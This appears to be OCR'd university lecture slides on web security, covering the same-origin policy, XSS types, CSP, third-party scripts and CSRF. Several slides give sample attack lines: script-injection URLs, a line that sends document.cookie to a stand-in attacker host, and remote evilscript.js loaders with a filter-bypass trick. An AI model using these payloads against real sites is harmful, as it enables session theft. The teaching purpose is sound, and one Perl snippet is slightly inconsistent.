
- Pseudo-URL referenced by a link

  <a href="JavaScript: alert('You clicked');">Click me</a>

# The Good…And The Bad

- The user's environment is protected from malicious JavaScript code by a "sandboxing" environment
- JavaScript programs are protected from each other by using compartmentalizing mechanisms
- JavaScript code can only access resources associated with its origin site (same-origin policy)

# Same Origin Policy





**Browser prohibits interaction because content from different remote sites.**
**For example, scripts in two different windows or iframes.**


# Domains vs Subdomains

- Subdomains
  - E.g., ***private.example.com*** vs ***forum.example.com***
  - Considered different origin
  - Possibility to relax the origin to ***example.com*** using *document.domain*
  - Possibility to use cookies on ***example.com***
- Completely separate domains
  - E.g., ***private.example.com*** vs ***exampleforum.com***
  - Considered different origin, without possibility of relaxation
  - No possibility of shared cookies

# Subdomains and Domain Relaxation



# Subdomains and Domain Relaxation





**Domain Relaxation**

```
document.domain = "example.com";
```

# Cross-site scripting (XSS)

- Simple attack, but difficult to prevent
- An attacker in some way injects malicious scripts in the web page visited by the victim
- The user's browser cannot distinguish that the injected script is not trusted
  - That is, the script comes from the same source as the trusted content

# Same Origin Policy and XSS




**Browser cannot distinguish between good and bad scripts and grants full access**

# XSS Classes

- **Stored attacks** are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
  - Requires that the victim browses to the Web site

- **Reflected attacks** are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
  - Delivered to victims as a link through an e-mail or another website

# Simple XSS Example


- Suppose a Web application (text.pl) accepts a parameter msg and displays its contents in a form:

```
$query = new CGI;
$directory = $query->param("msg");
print "
<html><body>
<form action="displaytext.pl" method="get">
$msg <br>
<input type="text" name="txt">
<input type="submit" value="OK">
</form></body></html>";
```

Unvalidated input!

# Simple XSS Example

- Example: … /text.pl?msg=HelloWorld



# Simple XSS Example

- JavaScript code can be injected into the page
  - Example: /text.pl?msg=<script>alert(“I 0wn you”)</script>

- Using document.cookie identifier in JavaScript, we can steal cookies and send them to our server

- We can e-mail this URL to thousands of users or plant the url in youtube comments and wait

# Exfiltrating Information

- Replace URLs with a page under the attacker's control
  - Example: document.images[0].src = "www.attacker.com/"+ document.cookie;
  - Filtered quotes can be replaced with the unicode equivalents \u0022 and \u0027

- **Form redirecting** □ redirect the target of a form to steal the form values (e.g., passwd)

# Attackers Are Creative

- Example: bypassing filters that look for “/”

```
var n = new RegExp(“http:  myserver evilscr.js”);
forslash = location.href.charAt(6);
space = n.source.charAt(5);
s = n.source.split(space).join(forslash);

var createScript = document.createElement('script');
createScript.src = the_script;
document.getElementsByTagName('head')[0]
                    .appendChild(createScript);
```

Create URL dynamically

# DOM-based XSS

## URL

```
http://www.example.com/search?name=<script>alert('XSS');</script>
```

## Web page source code

```
<script>
  name = document.URL.substring(document.URL.indexOf("name=")+5);
      document.write("<h1>Welcome " + name + "</h1>");
</script>
```

Injection in code

## Resulting page

```
<h1>Welcome <script>alert('XSS');</script></h1>
```

# How Much Code Can Be Injected

- Attacker can include scripts in remote URLs
- Example: img src='http://valid address/clear.gif' onload='document.scripts(0).src="http://myserver/evilscript.js

# Content Security Policy (CSP)

- Separate code and data
  - Define trusted code sources
  - Inline assembly considered harmful
- Example:

```
Content-Security-Policy: default-src https://cdn.example.net;
    frame-src 'none'; object-src 'none‘; image-src self;
```

- Great if you are writing something from scratch
- Not so great if you have to rewrite something to CSP

```
<script>
  function doAmazingThings() {
    alert('YOU ARE AMAZING!');
  }
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button>
```

Can be harmful

Better way

```
<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button>
```

```
// amazing.js
function doAmazingThings() {
  alert('YOU ARE AMAZING!');
}
document.addEventListener('DOMContentReady', function () {
  document.getElementById('amazing').addEventListener('click',
doAmazingThings);
});
```

# Content Security Policy v2

- CSP was great in theory but still hasn’t caught up in practice

- CSP v2.0 supports two new features to help adopt CSP
  - Script nonces for inline scripts
  - Hashes for inline scripts
  - Read more here:
    - https://blog.mozilla.org/security/2014/10/04/csp-for-the-web-we-have/

# Content Security Policy v2

- Script nonces for inline scripts
  - [HTTP Header] Content-security-policy: default-src 'self'; script-src 'nonce-2726c7f26c‘
  - [HTML] <script nonce="2726c7f26c">… </script>

- Hashes for inline scripts
  - [HTTP Header] content-security-policy: script-src 'sha256-cLuU6nVzrYJlo7rUa6TMmz3nylPFrPQrEUpOHllb5ic=‘
  - [HTML] <script> … </script>

# Other Defenses

- Application-level firewalls
  - Filters that sit between servers and application code, filtering bad inputs (e.g., inputs including JS code)
- Browser filters try to eliminate obvious XSS reflection attacks
- Escape user input
- Static code analysis

# Third Parties

- What if attackers cannot find an XSS vulnerability in a website?
- Can they somehow still get to run malicious JavaScript code?

# Remote JavaScript Libraries

- The code coming from foo.com will be incorporated in mybank.com, as if the code was developed and present on the servers of mybank.com

**mybank.com**

```
<html>
…
<script src=http://www.foo.com/a.js>
</script>
…
</html>
```

# Remote JavaScript Libraries

- This means that if, foo.com, decides to send you malicious JavaScript, the code can do anything in the mybank.com domain

- Why would foo.com send malicious code?
  - Why not?
  - Change of control of the domain
  - Compromised


# JavaScript Libraries

- Today, a lot of functionality exists, and all developers need to do is link it in their web application
  - Social widgets
  - Analytics
  - JavaScript programming libraries
  - Advertising
  - …


# Cross Site Request Forgery (CSRF)

- Allows attackers to send arbitrary HTTP requests on behalf of a victim
- The attack can be hard to understand and avoid
  - Likely many web applications are vulnerable
- Typical scenario:
  - User has authenticated with site A and is logged in
  - Malicious site B tricks the user into submitting a malicious request to site A


# CSRF Example



